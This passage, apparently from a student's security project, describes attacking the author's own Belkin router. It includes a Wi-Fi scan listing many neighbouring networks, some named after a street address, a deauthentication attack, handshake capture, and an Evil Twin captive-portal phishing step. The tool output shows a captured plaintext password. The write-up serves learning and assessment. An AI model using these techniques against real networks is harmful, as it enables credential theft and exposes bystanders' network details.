68:FF:7B:E4:61:27  -84        3        0    0   5  195   WPA2 CCMP   PSK  <length:  0>
AC:22:05:58:E1:7C  -81       25        0    0  11  130   WPA2 CCMP   PSK  ZiggoA29E3DB
5C:64:8E:16:B0:51  -68       20        0    0  11  540   WPA2 CCMP   PSK  TMNL-16B051
28:87:BA:B2:C4:8A  -78        8        0    0   9  360   WPA2 CCMP   PSK  Rumah
32:87:BA:B2:C4:8A  -77        6        0    0   9  360   WPA2 CCMP   PSK  <length:  0>
B6:A7:B9:46:04:66  -76       22        0    0   4  360   WPA2 CCMP   PSK  <length:  0>
B0:A7:B9:46:04:66  -75       25        0    0   4  360   WPA2 CCMP   PSK  VF
D4:1A:D1:32:B6:B1  -82        7        2    0   8  195   WPA2 CCMP   PSK  Online.nl_B6B1
B6:A7:B9:46:04:0A  -76       28        0    0   4  360   WPA2 CCMP   PSK  <length:  0>
16:27:F5:40:AC:4A  -85        3        0    0  13  360   WPA2 CCMP   PSK  <length:  0>
68:02:B8:37:9C:DA  -78       10        4    0  11  130   WPA2 CCMP   PSK  Ziggo1786009
50:D4:F7:84:90:3A  -82        6        3    0   7  360   WPA2 CCMP   PSK  EuWifi
40:B0:76:38:79:F8  -77       19        1    0   7  195   WPA2 CCMP   PSK  Ricks Int
6A:68:C8:E5:B4:B3  -74       29        0    0   6  195   WPA2 CCMP   PSK  HG_guest
8C:68:C8:E5:B4:B1  -74       24        1    0   6  195   WPA2 CCMP   PSK  Huize Grotzicht
88:AC:C0:54:0E:31  -78       19        9    0   6  540   WPA2 CCMP   PSK  TMNL-540E31
88:DC:96:05:1F:82  -58       16        6    0   6  130   WPA2 CCMP   PSK  Fontys
48:D3:43:6B:50:39  -82        8        0    0   6  130   WPA2 CCMP   PSK  De vriesstraat 71
38:43:7D:35:98:CA  -77       12        0    0   1  130   WPA2 CCMP   PSK  Ziggo6554841
36:2C:94:D5:A7:6C  -76        9        0    0   1  130   WPA2 CCMP   MGT  Ziggo
04:18:D6:87:4A:59  -72        1        1    0   1  130   WPA2 CCMP   PSK  de Vriesstraat 71
D4:1A:D1:64:F9:31  -90        2        0    0   1  260   WPA3 CCMP   SAE  TMNL-64F931
6A:E5:32:13:D7:5D  -87        1        0    0   1  130   WPA2 CCMP   PSK  H369A619CB6
6A:E5:32:13:D7:5F  -79        3        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
34:2C:C4:D5:A7:6C  -75       17        0    0   1  130   WPA2 CCMP   PSK  Ziggo0803325
00:1C:DF:EA:B1:99  -69       55        0    0   6  130   WPA2 CCMP   PSK  Belkin_N_Wireless_EAB199
16:18:D6:87:4A:59  -84        7        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
10:62:EB:99:02:7C  -79        2       38    0  10  130   WPA2 CCMP   PSK  5GHz- Grotzichtmidden
```

When the target is selected, I had to perform Deauth aireplay attack, which I also perform in my first attack.




After launching the attack i waited a little bit to capture the handshake. This is very important step.




When the handshake was captured, the final step was here- I had to set up the phishing page (it is provided by the tool).

```
Choose the language in which network clients will see the captive portal:
---------
0.  Return to Evil Twin attacks menu
---------
1.  English
2.  Spanish
3.  French
4.  Catalan
5.  Portuguese
6.  Russian
7.  Greek
8.  Italian
9.  Polish
10. German
11. Turkish
12. Arabic
---------
*Hint* To perform an Evil Twin attack you'll need to be very close to the
rong or more than the legitimate AP
---------
> 1
```

After setting up the page, I had 6 consoles, which were gathering information about who joins the network and to capture the password. On my other laptop I saw exact replica of the WIFI, which I was attacking. It did not allow to join in the real one, so I join the fake one. I was redirected to the browser where it asked for the WIFI password. This was monitored by the hacking tool and when the WIFI password is typed, it will pop up a window with the password.




Control
Evil Twin AP Info // BSSID: 00:1C:DF:EA:B1:99 // Channel: 6 // ESSID: Belkin_N_Wireless_EAB199
Online time
00:02:15
Password captured successfully:
slabnacs!
The password was saved on file: [/root/evil_twin_captive_portal_password-Belkin_N_Wireless_EAB199.txt]
Press [Enter] on the main script window to continue, this window will be closed

Conclusion

I could say that I definitely managed to find vulnerabilities, which was connected with the router. I could say that WPA/WPA2 are vulnerable to wireless attacks. WPA has a less secure encryption method and requires a shorter password, making it the weaker option. WPA2 is an updated version of WPA that uses AES encryption and long passwords to create a secured network. WPA2 has personal and enterprise options, making it ideal for home users and businesses. However, it needs a significant amount of processing power so if someone have an old device, it may be slow or not work at all. Talking more about WPA2 is vulnerable, when for example someone uses weak passwords for the WIFI. The fact that I managed to hacked without it having the password is thing that I considered and certainly I used old router, which probably is outdated for this time. Also, every router has his exploits in my case I was able to find available for Belkin, but I was impressed that my router was not vulnerable to them. The only exploit that was found for my router was “The moon warm”, which is very common exploit for Linksys models, not for the Belkin ones. Another attack, which I managed to do was creating WIFI, but fake one. It looks exactly the same as the real one and I was also forcing them to join the fake network. In that way, immediately after joining it they were redirected to a browser asking them for the password, which looked like hotspot networks. The attack was not stopping until the users putting the correct password.

Overall, it was enjoyable writing about this topic. I believe that my project was on a good level with different types of attacks. I managed to create plan to follow and also did some good researching in order to be able to hold the correct path. I was very interested in doing this kind of project, where I had my responsibility to choose the device, then research for it and do different attacks. I believe with I was developed my research skills even more.